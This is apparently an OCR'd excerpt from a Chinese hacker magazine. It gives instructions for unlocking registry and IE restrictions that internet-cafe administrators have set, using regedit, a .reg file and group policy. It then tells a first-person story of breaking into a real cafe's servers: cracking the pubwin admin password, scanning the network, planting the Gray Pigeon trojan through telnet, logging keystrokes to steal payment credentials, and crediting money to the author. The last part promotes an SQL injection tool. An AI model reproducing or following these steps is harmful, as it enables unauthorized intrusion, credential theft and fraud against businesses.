点击“开始”->“运行”，输入“regedit”进入注册表，点开“HEKY_CURRENT_USRER”，找到“Software\Policies\microsoft\Internet Explorer\control panel”项，里面有多个键值，不用管，全部删除就可以了。关掉注册表，再打开IE属性把“安全级别”调到最低就OK了。呵呵，现在终于可以安心下载了。

当然，不同的网吧有不同的限制办法，在此我再介绍两种方法：我们可以新建一TXT文件，写入一些代码存为.reg文件，以此来修改注册表，内容如下：

```
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\system]
"DisableRegistryTools"=dword:00000000（这里敲两下回车）
```

编辑好后，再双击它，就成功导入注册表了！

对于使用Win2000或XP的网吧，只要把“REGEDIT4”改为“Windows Registry Editor Version 5.00”就可以了（magic dog：我使用的是WinXP+SP1专业版，在注册表被锁住时用建立文本文档再保存为REG文件导入注册表的方法已经行不通了，因为在导入时也会用到注册表编辑器，但这时它已经被禁用。我们有两个方法：一个是用组策略；另一个就是在命令提示符下使用REG命令，大家可以通过“reg/?”来查看其使用参数，基本上它可以替代命令“regedit”，注意这里我指的代替是说在DOS下使用的“regedit”命令，在CMD下输入“regedit”后直接打开注册表编辑器。我们首先还是建立一个解锁的REG文件，然后再在CMD下进入REG文件所在的目录，输入命令“reg import unlock.reg”，显示“操作成功结束”，成功解锁！参数export为导出注册表，如果你嫌一个一个字写unlock.reg麻烦，可以先导出一段注册表键值再来修改，这样既省时又省去了书写格式上可能发生的错误。

如果是Windows2000/XP/2003系统，就更简单些，可以在“运行”里输入“Gpedit. msc”后回车，打开“组策略”。然后依次展开“用户配置→管理模板→系统”，双击右侧窗口中的“阻止访问注册表编辑工具”，在弹出的窗口中选择“已禁用”，“确定”后再退出“组策略”，即可为注册表解锁。

反击网管

小龙猪

大四的生活确实很枯燥无聊，在几个好哥们的邀请下，我来到学校外面的网吧开始了更枯燥的包夜生活。当然，也少不了在这个网吧搞些实用的东西了！

网吧的客户机使用的是Win2000系统加pubwin管理程序，先来查一下服务器的ip地址和管理员密码，得到了服务器ip地址就确定入侵目标，如果能够入侵网吧主机，当然是最好的了，那样“pubwin充值一条龙”就有它发挥的地方了。

打开“pubwin4破解精灵V2005”，点跳过密码验证，然后程序就会自动给你覆盖一个空的口令的pubwin程序，这个时候，用软件自带的星号密码查看，然后用空密码打开pubwin的管理，这样就可以看到pubwin的管理员密码了，如图1。好狡猾的管理员，起先我以为使用的不是pubwin的新版本，不支持星号显示，后来




图 1

我就结束进程后再使用老版本替换pubwin，果然显示的和原来的还是一样的，居然密码是“win** ”，也就是后面有两个“*”号和空格，现在的网管可真聪明，害我浪费了半天的时间，看来不得不给他点颜色瞧瞧了！

通过pubwin的管理设置，知道了主机ip为192.168.0.249，给大家推荐另外一个工具ntscanner，通过这个软件可以快速得到网吧所有电脑的名称，我们填上ip范围后，勾上iisscan，这样很快就得到了几个主服务器的ip地址，如图2。果然，主机的名称是“收费机”，我们请出啊D网络工具包，如果主机有弱口令，我们就可以建立ipc管道连接，并且植入我们的木马。不过注意，建立连接的时候一定要在管理里启动serve这个服务，如图3。因为我们的连接是要建立在这个服务上的，不巧他的收费主机使用的是Win2003系统，我用xscan扫不出有什么漏洞，尝试了几个最新的远程溢出，也失败了。不过我注意到192.168.0.247这个ip地址，也就是他的电影服务器，好象网吧在线充值就是在这个机器上执行的，我用啊D肉鸡查找里的木马种植功能很快就将我已经配置好的灰鸽子复制到远程电脑上，可惜没有运行成功，看来计划任务服务被关闭了，不要紧，看到远程启动telnet没有？我们只要利用这个功能，开启telnent后连接上，在这个shell下运行我们




图 2



图 3

的服务端就ok了，果然，服务器连上了，如图4。

派我的间谍朋友去吧台充QB吧，就充5块，反正可以换来更多的，这个时候启动灰鸽子的键盘记录，这样就得到网吧在消费平台上的用户名和密码了，不管那么多了，免得肉鸡丢了，去给自己充钱吧，顺便也让同学一起分享，个人感觉怎么有点象在网吧钓鱼啊，哈哈！





图 4

其实，很多网吧也包括局域网用户，管理员用户都是口空令或存在未修复的远程溢出漏洞的，大家仔细发掘其中的乐趣吧，相信你会比我更成功！

（文章中涉及到的程序pubwin4破解精灵V2005、ntscanner、啊D网络工具包已经收录于光盘中）



傻瓜黑客

教你使用啊D注入2.3X档案专版

小静静的老公仔

小巧玲珑的黑客工具，带领我们尝试黑客生活，攻破权限……

近日，我又从一个著名的黑软作者——阿D那里得到了他专门给黑客X档案打造的啊D超强注入工具（黑客X档案v2.3专版），记得在网络上公布最新的啊D注入工具是V2.0 超酷版，我手头的这个应该是最新的版本哟（嘿嘿，我们黑客x档案的是2.3版的哦，功能当然要比2.0版本的更加强啦~）。

好啦，我们先来看看界面吧，如图1。




图1

